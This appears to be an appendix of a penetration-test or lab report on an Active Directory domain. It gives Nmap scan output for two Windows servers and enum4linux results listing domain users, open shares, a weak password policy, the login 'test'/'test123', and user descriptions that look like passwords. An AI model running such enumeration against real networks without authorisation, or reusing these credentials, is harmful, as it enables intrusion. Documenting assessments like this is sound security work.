|     Server ready.  
|_  command not understood.  
|_ banner: 220-Wellcome to Home Ftp Server!\x0D\x0A220 Server ready.  
22/tcp    open  ssh          syn-ack OpenSSH for_Windows_8.6  
(protocol 2.0)  
|_ banner: SSH-2.0-OpenSSH_for_Windows_8.6  
25/tcp    open  smtp         syn-ack ArGoSoft Freeware smtpd  
1.8.2.9  
|_ banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)  
53/tcp    open  domain       syn-ack Simple DNS Plus  
79/tcp    open  finger       syn-ack ArGoSoft Mail fingerd  
80/tcp    open  http         syn-ack ArGoSoft Mail Server Freeware  
httpd 1.8.2.9  
|_ http-server-header: ArGoSoft Mail Server Freeware, Version 1.8  
(1.8.2.9)  
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos  
(server time: 2023-01-15 03:44:43Z)
```

```

90/tcp    open  http      syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
110/tcp   open  pop3      syn-ack ArGoSoft freeware pop3d
1.8.2.9
|_banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp   open  msrpc     syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap      syn-ack Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-
Name)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008
R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?  syn-ack
593/tcp   open  ncacn_http syn-ack Microsoft Windows RPC over
HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp   open  tcpwrapped syn-ack
2091/tcp   open  http      syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp   open  ldap      syn-ack Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-
Name)
3269/tcp   open  tcpwrapped syn-ack
3389/tcp   open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp   open  http      syn-ack Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp   open  mc-nmf     syn-ack .NET Message Framing
47001/tcp  open  http      syn-ack Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49665/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49666/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49667/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49671/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49674/tcp  open  ncacn_http syn-ack Microsoft Windows RPC over
HTTP 1.0
|_banner: ncacn_http/1.0
49675/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49676/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49680/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49683/tcp  open  msrpc     syn-ack Microsoft Windows RPC
49695/tcp  open  msrpc     syn-ack Microsoft Windows RPC
64926/tcp  open  msrpc     syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=1/14%Time=63C3689B%P=x86_64-pc-linux-
gnu%r(NULL
SF:.,35,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r

```

```

SF:eady\.\r\n")%r(GenericLines,79,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Se
SF:rver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\x20n
ot\x20
SF:understood\.\r\n500\x20'\r':\x20command\x20not\x20understood\.\r\
n")%r(
SF:Help,5A,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\.\r\
n")%r(
SF:SSLSessionReq,89,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF:20Server\x20ready\.\r\n500\x20'\x16\x03\x00S\x01\x00O\x03\x00?G\x
7\x0f7\
SF:xba,\xee\xea\x02`~\xf3\x00\xfd\x82{\xb9\x05\x96\x08w\x9b\x0e\x04\x
b<=\xd
SF:bo\xef\x10n\x00\(\x0\x16\x00\x13\x0':\x20command\x20not\x20understood
\.\r\n
SF:")%r(SMBProgNeg,35,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF:\x20Server\x20ready\.\r\n");
MAC Address: 00:0C:29:06:40:42 (VMware)
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%),
Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Server
2012 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows
Vista SP1 (92%), Microsoft Windows Server 2012 R2 Update 1 (91%),
Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft
Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%),
Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909
(91%)
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/14%OT=21%CT=1%CU=42464%PV=Y%DS=1%DC=D%G=Y%M=0
00C29%T
OS:M=63C368F4%P=x86_64-pc-linux-
gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8N
NS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%
W6=FF70
OS:.)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S
=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y
%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%
O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=8
0%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%
Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=

```

```

Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 14 21:46:12 2023 -- 1 IP address (1 host up)
scanned in 235.27 seconds

```

Server 1 UDP

```

# Nmap 7.92 scan initiated Sat Jan 14 21:51:12 2023 as: nmap -sU -p
1-500 -v -v --scan-delay 1s -sV --script=banner -oN
/home/kali/Desktop/Nmap192.168.10.1UDP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00020s latency).
Scanned at 2023-01-14 21:51:28 EST for 626s
Not shown: 489 closed udp ports (port-unreach)
PORT      STATE      SERVICE      REASON          VERSION
53/udp    open       domain       udp-response ttl 128 Simple DNS
Plus
67/udp    open|filtered dhcpd       no-response
68/udp    open|filtered dhcpd       no-response
88/udp    open       kerberos-sec udp-response     Microsoft
Windows Kerberos (server time: 2023-01-15 04:00:07Z)
123/udp   open       ntp          udp-response ttl 128 NTP v3
137/udp   open       netbios-ns   udp-response ttl 128 Microsoft
Windows netbios-ns (Domain controller: UADCWNET)
138/udp   open|filtered netbios-dgm no-response
161/udp   open|filtered snmp        no-response
389/udp   open       ldap         udp-response ttl 128 Microsoft
Windows Active Directory LDAP (Domain: uadcwnet.com0., Site:
Default-First-Site-Name)
464/udp   open|filtered kpasswd5    no-response
500/udp   open|filtered isakmp     no-response
MAC Address: 00:0C:29:06:40:42 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Jan 14 22:01:54 2023 -- 1 IP address (1 host up)
scanned in 641.96 seconds

```

Server 2 TCP


```
# Nmap 7.92 scan initiated Sat Jan 14 21:42:27 2023 as: nmap -sT -p-
-v -v -T3 -sV -O --osscan-guess --script=banner -oN
/home/kali/Desktop/Nmap192.168.10.2.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00017s latency).
Scanned at 2023-01-14 21:42:41 EST for 226s
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH for_Windows_8.6
(protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
53/tcp    open  domain       syn-ack  Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack  Microsoft Windows Kerberos
(server time: 2023-01-15 03:44:53Z)
90/tcp    open  http         syn-ack  Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
135/tcp   open  msrpc        syn-ack  Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack  Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack  Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-
Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack  Microsoft Windows RPC over
HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp   open  tcpwrapped   syn-ack
2091/tcp   open  http         syn-ack  HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp   open  ldap         syn-ack  Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-
Name)
3269/tcp   open  tcpwrapped   syn-ack
3389/tcp   open  ms-wbt-server syn-ack  Microsoft Terminal Services
5985/tcp   open  http         syn-ack  Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp   open  mc-nmf       syn-ack  .NET Message Framing
47001/tcp  open  http         syn-ack  Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49665/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49666/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49667/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49671/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49674/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49675/tcp  open  ncacn_http   syn-ack  Microsoft Windows RPC over
HTTP 1.0
|_banner: ncacn_http/1.0
49677/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
49680/tcp  open  msrpc        syn-ack  Microsoft Windows RPC
```

```

49684/tcp open  msrpc          syn-ack Microsoft Windows RPC
49717/tcp open  msrpc          syn-ack Microsoft Windows RPC
59518/tcp open  msrpc          syn-ack Microsoft Windows RPC
MAC Address: 00:0C:29:77:ED:8D (VMware)
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%),
Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Server
2012 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows
Vista SP1 (92%), Microsoft Windows Server 2012 R2 Update 1 (91%),
Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft
Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%),
Microsoft Windows Server 2016 (91%), Microsoft Windows 10 1703 (91%)
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN (V=7.92%E=4%D=1/14%OT=22%CT=1%CU=35825%PV=Y%DS=1%DC=D%G=Y%M=0
00C29%T
OS:M=63C36903%P=x86_64-pc-linux-
gnu) SEQ (SP=102%GCD=1%ISR=106%TI=I%CI=I%II=I
OS:%SS=S%TS=U) OPS (O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8N
NS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS) WIN (W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%
W6=FF70
OS:.) ECN (R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=) T1 (R=Y%DF=Y%T=80%S
=O%A=S+
OS:%F=AS%RD=0%Q=) T2 (R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=) T3 (R=Y
%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=) T4 (R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%
O=%RD=0
OS:%Q=) T5 (R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T6 (R=Y%DF=Y%T=8
0%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=) T7 (R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%
Q=) U1 (R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G) IE (R=
Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OS: Windows; CPE:
cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 14 21:46:27 2023 -- 1 IP address (1 host up)
scanned in 239.43 seconds

```

Server 2 UDP

```
# Nmap 7.92 scan initiated Sat Jan 14 21:51:21 2023 as: nmap -
```

```

sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN
/home/kali/Desktop/Nmap192.168.10.2UDP.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00023s latency).
Scanned at 2023-01-14 21:51:36 EST for 627s
Not shown: 489 closed udp ports (port-unreach)
PORT      STATE      SERVICE      REASON
VERSION
53/udp    open       domain       udp-response ttl 128 Simple
DNS Plus
67/udp    open|filtered dhcp      no-response
68/udp    open|filtered dhcp      no-response
88/udp    open       kerberos-sec udp-response
Microsoft Windows Kerberos (server time: 2023-01-15 04:00:16Z)
123/udp   open       ntp         udp-response ttl 128 NTP v3
137/udp   open       netbios-ns  udp-response ttl 128
Microsoft Windows netbios-ns (Domain controller: UADCWNET)
138/udp   open|filtered netbios-dgm no-response
161/udp   open|filtered snmp        no-response
389/udp   open       ldap        udp-response ttl 128
Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com0., Site: Default-First-Site-Name)
464/udp   open|filtered kpasswd5    no-response
500/udp   open|filtered isakmp     no-response
MAC Address: 00:0C:29:77:ED:8D (VMware)
Service Info: Host: SERVER2; OS: Windows; CPE:
cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 14 22:02:03 2023 -- 1 IP address (1
host up) scanned in 642.03 seconds

```

APPENDIX B

Enum4Linux Output

```

Starting enum4linux v0.9.1
( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan
15 00:17:22 2023

[34m =====( [0m[32mTarget
Information[0m[34m )=====

[0mTarget ..... 192.168.10.1

```

```

RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins,
root, bin, none

[34m =====( [0m[32mEnumerating
Workgroup/Domain on
192.168.10.1[0m[34m )=====

[0m[33m
[+] [0m[32mGot domain/workgroup name: UADCWNET

[0m
[34m =====( [0m[32mNbtstat Information
for 192.168.10.1[0m[34m )=====

[0mLooking up status of 192.168.10.1
      SERVER1      <00> -          B <ACTIVE>  Workstation Service
      UADCWNET     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup
Name
      UADCWNET     <1c> - <GROUP> B <ACTIVE>  Domain Controllers
      SERVER1     <20> -          B <ACTIVE>  File Server Service
      UADCWNET     <1e> - <GROUP> B <ACTIVE>  Browser Service
Elections
      UADCWNET     <1b> -          B <ACTIVE>  Domain Master
Browser
      UADCWNET     <1d> -          B <ACTIVE>  Master Browser
      ..__MSBROWSE__.. <01> - <GROUP> B <ACTIVE>  Master Browser

      MAC Address = 00-0C-29-06-40-42

[34m =====( [0m[32mSession Check on
192.168.10.1[0m[34m )=====

[0m[33m
[+] [0m[32mServer 192.168.10.1 allows sessions using username
'test', password 'test123'

[0m
[34m =====( [0m[32mGetting domain SID for
192.168.10.1[0m[34m )=====

[0mDomain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[33m
[+] [0m[32mHost is part of a domain (not a workgroup)

[0m
[34m =====( [0m[32mOS information on
192.168.10.1[0m[34m )=====

```

```

[0m[33m
[E] [0m[31mCan't get OS info with smbclient

[0m[33m
[+] [0m[32mGot OS info for 192.168.10.1 from srvinfo:
[0m 192.168.10.1   Wk Sv PDC Tim NT LMB
      platform_id      : 500
      os version       : 10.0
      server type      : 0x84102b

[34m ===== ( [0m[32mUsers on
192.168.10.1[0m[34m )=====

[0mindex: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy
      Name: Arlene Kennedy   Desc: pearlite
index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters   Name:
Archie Peters   Desc: executrix
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator
      Name: (null)         Desc: Built-in account for administering the
computer/domain
index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis    Name: Ben
Lewis Desc: clammy
index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice     Name:
Brad Rice   Desc: comet
index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong     Name:
Beverly Wong Desc: haven
index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates    Name:
Brittany Yates Desc: Galapagos
index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks   Name:
Doug Brooks Desc: Lakehurst
index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford     Name:
Dexter Ford Desc: control
index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray   Name:
Deanna Murray Desc: scrimmage
index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier  Name:
Erik Frazier Desc: xylem
index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne    Name:
Felicia Payne Desc: house
index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders  Name:
Franklin Sanders Desc: pauper
index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins   Name:
Guadalupe Adkins Desc: airpark
index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis  Name:
Gretchen Francis Desc: columbine
index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone   Name:
Gerardo Malone Desc: tanh
index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner   Name:
Glen Turner Desc: geology
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest      Name:
(null)       Desc: Built-in account for guest access to the

```

computer/domain

index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.Mclaughlin
Name: Holly Mclaughlin Desc: nanosecond
index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson
Name: Ian Robinson Desc: sago
index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name:
Jaime Becker Desc: hotrod
index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name:
Jacob Farmer Desc: umlaut
index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Poole Name:
Javier Poole Desc: pound
index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name:
Jaime Shaw Desc: liqueur
index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: J.Wheeler Name:
Johnny Wheeler Desc: sunbonnet
index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name:
Katie Perkins Desc: mucosa
index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson
Name: Karl Thompson Desc: northerly
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name:
(null) Desc: Key Distribution Center Service Account
index: 0xa2b RID: 0xa2b acb: 0x00000210 Account: L.Gill Name:
Loren Gill Desc: buzzsaw
index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton
Name: Laverne Thornton Desc: harmony
index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington
Name: Lori Washington Desc: scandium
index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson
Name: Larry Williamson Desc: pass:elliptic
index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name:
Maureen Adams Desc: evzone
index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name:
Micheal Daniel Desc: deject
index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington
Name: Maria Harrington Desc: gland
index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name:
Marsha Murphy Desc: swim
index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name:
Marlon Padilla Desc: likewise
index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name:
Mary Paul Desc: cyanide
index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name:
Nicole Hogan Desc: fan
index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name:
Natalie May Desc: Replication Account
index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name:
Nettie Wells Desc: rusk
index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name:
Patti Powers Desc: viva
index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriquez
Name: Penny Rodriquez Desc: ballot
index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex

Soto Desc: soutane
 index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name:
 Sadie Higgins Desc: infusion
 index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name:
 Stacy Shelton Desc: pertinent
 index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name:
 Stanley Wright Desc: scout
 index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name:
 Tina Fuller Desc: alive
 index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name:
 Tommie Oliver Desc: hermeneutic
 index: 0x455 RID: 0x455 acb: 0x00000a10 Account: testName: Test
 account Desc: (null)
 index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name:
 Viola Nelson Desc: tits
 index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name:
 Wilbur Holt Desc: public
 index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name:
 Woodrow Wolfe Desc: turbidity
 index: 0xa35 RID: 0xa35 acb: 0x00010210 Account: Y.Marshall
 Name: Yvette Marshall Desc: perform

user:[Administrator] rid:[0x1f4]
 user:[Guest] rid:[0x1f5]
 user:[krbtgt] rid:[0x1f6]
 user:[test] rid:[0x455]
 user:[K.Thompson] rid:[0xa29]
 user:[V.Nelson] rid:[0xa2a]
 user:[L.Gill] rid:[0xa2b]
 user:[N.May] rid:[0xa2c]
 user:[W.Holt] rid:[0xa2d]
 user:[J.Wheeler] rid:[0xa2e]
 user:[F.Payne] rid:[0xa2f]
 user:[T.Oliver] rid:[0xa30]
 user:[J.Poole] rid:[0xa31]
 user:[N.Wells] rid:[0xa32]
 user:[N.Hogan] rid:[0xa33]
 user:[M.Adams] rid:[0xa34]
 user:[Y.Marshall] rid:[0xa35]
 user:[W.Wolfe] rid:[0xa36]
 user:[A.Kennedy] rid:[0xa37]
 user:[T.Fuller] rid:[0xa38]
 user:[L.Washington] rid:[0xa39]
 user:[S.Shelton] rid:[0xa3a]
 user:[J.Farmer] rid:[0xa3b]
 user:[M.Paul] rid:[0xa3c]
 user:[B.Wong] rid:[0xa3d]
 user:[D.Ford] rid:[0xa3e]
 user:[M.Daniel] rid:[0xa3f]
 user:[D.Brooks] rid:[0xa40]
 user:[B.Rice] rid:[0xa41]
 user:[P.Powers] rid:[0xa42]

```

user:[S.Wright] rid:[0xa43]
user:[L.Williamson] rid:[0xa44]
user:[G.Malone] rid:[0xa45]
user:[M.Harrington] rid:[0xa46]
user:[H.Mclaughlin] rid:[0xa47]
user:[G.Turner] rid:[0xa48]
user:[P.Rodriquez] rid:[0xa49]
user:[L.Thornton] rid:[0xa4a]
user:[D.Murray] rid:[0xa4b]
user:[A.Peters] rid:[0xa4c]
user:[M.Padilla] rid:[0xa4d]
user:[J.Becker] rid:[0xa4e]
user:[K.Perkins] rid:[0xa4f]
user:[M.Murphy] rid:[0xa50]
user:[S.Higgins] rid:[0xa51]
user:[B.Lewis] rid:[0xa52]
user:[F.Sanders] rid:[0xa53]
user:[R.Soto] rid:[0xa54]
user:[I.Robinson] rid:[0xa55]
user:[B.Yates] rid:[0xa56]
user:[E.Frazier] rid:[0xa57]
user:[G.Francis] rid:[0xa58]
user:[J.Shaw] rid:[0xa59]
user:[G.Adkins] rid:[0xa5a]

[34m =====( [0m[32mShare Enumeration on
192.168.10.1[0m[34m )=====

[0mdo_connect: Connection to 192.168.10.1 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)

    Sharename      Type      Comment
    -----
    ADMIN$         Disk      Remote Admin
    C$             Disk      Default share
    Fileshare1     Disk
    Fileshare2     Disk
    HR             Disk
    IPC$           IPC       Remote IPC
    NETLOGON       Disk      Logon server share
    Resources      Disk
    SYSVOL         Disk      Logon server share
    SYSVOL2        Disk

Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
[33m
[+] [0m[32mAttempting to map shares on 192.168.10.1

[0m//192.168.10.1/ADMIN$      [35mMapping: [0mDENIED[35m Listing:
[0mN/A[35m Writing: [0mN/A
//192.168.10.1/C$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m
Writing: [0mN/A

```



```

//192.168.10.1/Fileshare1      [35mMapping: [0mOK[35m Listing:
[0mOK[35m Writing: [0mN/A
//192.168.10.1/Fileshare2      [35mMapping: [0mOK[35m Listing:
[0mOK[35m Writing: [0mN/A
//192.168.10.1/HR [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing:
[0mN/A
[33m
[E] [0m[31mCan't understand response:

[0mNT_STATUS_NO_SUCH_FILE listing \*
//192.168.10.1/IPC$      [35mMapping: [0mN/A[35m Listing: [0mN/A[35m
Writing: [0mN/A
//192.168.10.1/NETLOGON [35mMapping: [0mOK[35m Listing: [0mOK[35m
Writing: [0mN/A
//192.168.10.1/Resources      [35mMapping: [0mOK[35m Listing:
[0mOK[35m Writing: [0mN/A
//192.168.10.1/SYSVOL      [35mMapping: [0mOK[35m Listing: [0mOK[35m
Writing: [0mN/A
//192.168.10.1/SYSVOL2      [35mMapping: [0mOK[35m Listing: [0mOK[35m
Writing: [0mN/A

[34m ===== ( [0m[32mPassword Policy
Information for 192.168.10.1[0m[34m )=====

[0m

[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

      [!] Protocol failed: Cannot request session (Called
Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

      [+] UADCWNET
      [+] Builtin

[+] Password Info for Domain: UADCWNET

      [+] Minimum password length: 7
      [+] Password history length: 24
      [+] Maximum password age: 136 days 23 hours 58 minutes
      [+] Password Complexity Flags: 010000

      [+] Domain Refuse Password Change: 0
      [+] Domain Password Store Cleartext: 1
      [+] Domain Password Lockout Admins: 0
      [+] Domain Password No Clear Change: 0
      [+] Domain Password No Anon Change: 0

```

```

[+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter:
[+] Locked Account Duration:
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[33m
[+] [0m[32mRetrieved partial password policy with rpcclient:

[0mPassword Complexity: Disabled
Minimum Password Length: 7

[34m ===== ( [0m[32mGroups on
192.168.10.1[0m[34m )=====

[0m[33m
[+] [0m[32mGetting builtin groups:

[0mgroup:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
